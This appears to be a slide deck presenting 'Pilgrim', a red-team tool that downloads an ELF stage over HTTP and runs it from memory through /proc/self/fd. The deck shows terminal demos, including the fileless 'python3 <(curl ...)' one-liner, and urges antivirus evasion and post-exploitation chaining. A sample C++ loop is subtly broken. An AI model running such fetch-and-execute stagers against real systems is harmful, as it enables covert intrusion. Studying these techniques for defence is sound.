
- The stager is light enough to be deployed without appearing as malicious http traffic.
- Using a stager allows us to rapidly deploy executable files without having to rewrite the stage; providing a different URL or file is a lot simpler than rewriting or replacing the binary code manually.
- Staged could have potential in situations where OPSEC is not a concern, and it is a single-use scenario such as rootkit installation or privilege escalation. However, this is not the main purpose nor a common possible usage.

Demo!


A TEST DEMONSTRATION OF PILGRIM!

URL Validation

THE STAGER COMES WITH A BUILT-IN URL VALIDATION ALGORITHM.



```
┌──(diante㉿theHall)-[~/Projects/Pilgrim]
└─$ python3 pilgrim.py
Pilgrim: Living off the Land with the ELF on the shELF!
By: Diante J., B.S. student at the University of Houston and founder of the Rolan Group

Silent ELF execution in Memory for Red Team Engagements
────────────────────────────────────────────────────────────────────────────────────────────

[*] Creating the anonymous file descriptor...
[*] FD successfully created! access it at /proc/self/fd/3!
[?] Please provide the URL of your stage: error
[!] Error downloading ELF stage. Please check URL and try again.

┌──(diante㉿theHall)-[~/Projects/Pilgrim]
└─$ 
```



Pilgrim : zsh — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View Copy Paste Find
helloworld : zsh — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View Copy Paste Find

```
┌──(diante㉿theHall)-[~/Projects/Pilgrim]
└─$ python3 pilgrim.py
Pilgrim: Living off the Land with the ELF on the shELF!
By: Diante J., B.S. student at the University of Houston and founder of the Rolan Group

Silent ELF execution in Memory for Red Team Engagements
────────────────────────────────────────────────────────────────────────────────────────────────


[*] Creating the anonymous file descriptor...
[*] FD successfully created! access it at /proc/self/fd/3!
[?] Please provide the URL of your stage: http://0.0.0.0:8000/app
[*] File successfully downloaded. Performing quality check...
[?] Is the file 16544 bytes? (y/n): y
[*] Success!
[*] Writing ELF binary to /proc/self/fd/3
[?] Input any arguments necessary to run the stage. Leave empty if there are none:

/proc/self/fd/3
[?] exec? (y/n): y
[*] Spawning a child process...
[*] Process created!
[+] Executing stage!
Hello World!

┌──(diante㉿theHall)-[~/Projects/Pilgrim]
└─$ 
```

```
┌──(diante㉿theHall)-[/tmp/helloworld]
└─$ cat helloworld.cpp
#include <iostream>

using namespace std;

int main(){
        cout << "Hello World!" << endl;
        return 0;
}

┌──(diante㉿theHall)-[/tmp/helloworld]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [07/Aug/2023 20:05:08] "GET /app HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(diante㉿theHall)-[/tmp/helloworld]
└─$ ls -l app
-rwxr-xr-x 1 diante diante 16544 Aug  7 19:58 app

┌──(diante㉿theHall)-[/tmp/helloworld]
└─$ l
app*  helloworld.cpp

┌──(diante㉿theHall)-[/tmp/helloworld]
└─$ 
```

Valid Execution

Pilgrim also features the ability to add arguments, validate file size for signature and quality assurance, and execute without ever having to touch the hard disk. This will be shown on the next slide...


Pilgrim : zsh — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab
Split View
Copy
Paste
Find
helloworld : python — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab
Split View
Copy

```
┌──(diante㉿theHall)-[~/Projects/Pilgrim]
└─$ python3 <(curl http://0.0.0.0:8000/pilgrim.py)
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2469  100  2469    0     0   210k      0 --:--:-- --:--:-- --:--:--  219k
Pilgrim: Living off the Land with the ELF on the shELF!
By: Diante J., B.S. student at the University of Houston and founder of the Rolan Group

Silent ELF execution in Memory for Red Team Engagements
________________________________________________________________________________


[*] Creating the anonymous file descriptor...
[*] FD successfully created! access it at /proc/self/fd/3!
[?] Please provide the URL of your stage: http://0.0.0.0:8000/foo
[*] File successfully downloaded. Performing quality check...
[?] Is the file 16544 bytes? (y/n): y
[*] Success!
[*] Writing ELF binary to /proc/self/fd/3
[?] Input any arguments necessary to run the stage. Leave empty if there are none: bad apples test arguments

/proc/self/fd/3 bad apples test arguments
[?] exec? (y/n): y
[*] Spawning a child process...
[*] Process created!
[+] Executing stage!
Hello World!
apples
test
arguments

┌──(diante㉿theHall)-[~/Projects/Pilgrim]
└─$ 
```

```
┌──(diante㉿theHall)-[/tmp/helloworld]
└─$ cat sus.cpp
#include <iostream>

using namespace std;

int main(int argc, char *argv[]){
        cout << "Hello World!" << endl;

        for (int i = 1; i++; i < argc){
                cout << argv[i] << endl;
        }
        return 0;
}

┌──(diante㉿theHall)-[/tmp/helloworld]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [07/Aug/2023 20:26:17] "GET /pilgrim.py HTTP/1.1" 200 -
127.0.0.1 - - [07/Aug/2023 20:27:06] "GET /pilgrim.py HTTP/1.1" 200 -
127.0.0.1 - - [07/Aug/2023 20:27:21] "GET /pilgrim.py HTTP/1.1" 200 -
127.0.0.1 - - [07/Aug/2023 20:28:35] "GET /pilgrim.py HTTP/1.1" 200 -
127.0.0.1 - - [07/Aug/2023 20:28:52] "GET /foo HTTP/1.1" 200 -
127.0.0.1 - - [07/Aug/2023 20:30:46] "GET /pilgrim.py HTTP/1.1" 200 -
127.0.0.1 - - [07/Aug/2023 20:31:10] "GET /foo HTTP/1.1" 200 -
127.0.0.1 - - [07/Aug/2023 20:31:34] "GET /pilgrim.py HTTP/1.1" 200 -
127.0.0.1 - - [07/Aug/2023 20:31:47] "GET /foo HTTP/1.1" 200 -
```

Pilgrim in the field!

We have successfully executed Pilgrim without downloading any files to the hard disk while applying our arguments and validating all necessary values!

Outro

WHAT HAVE WE LEARNED AND HOW CAN WE IMPROVE?

What's Next?

We have leveraged core Unix principles to gain the ability to stealthily execute malicious code with a limited fingerprint and out of the scope of many antivirus solutions.

This opens the door for more creative uses of infection and evasion. Using a stager to deploy another stager that prepares the environment for a dormant reconnaissance, privilege escalation or data exfiltration tool is one such creative form of abuse that allows you to sow the seeds for post-exploitation.

For those who wish to delve further and master the concept, there is an avenue there as well; some modern anti-virus solutions do in fact scan RAM periodically for traces of malicious activity. Although it is unlikely that it would detect Pilgrim as is, you can modify the code and expand upon it to develop an algorithm for behavioral analysis evasion via process migration, sideloading, persistence, etc. The possibilities are endless!

The End!

DEVELOPED BY AND FOR THE ROLAN GROUP

DIANTE J., DIANTE.JACKSON@PROTON.ME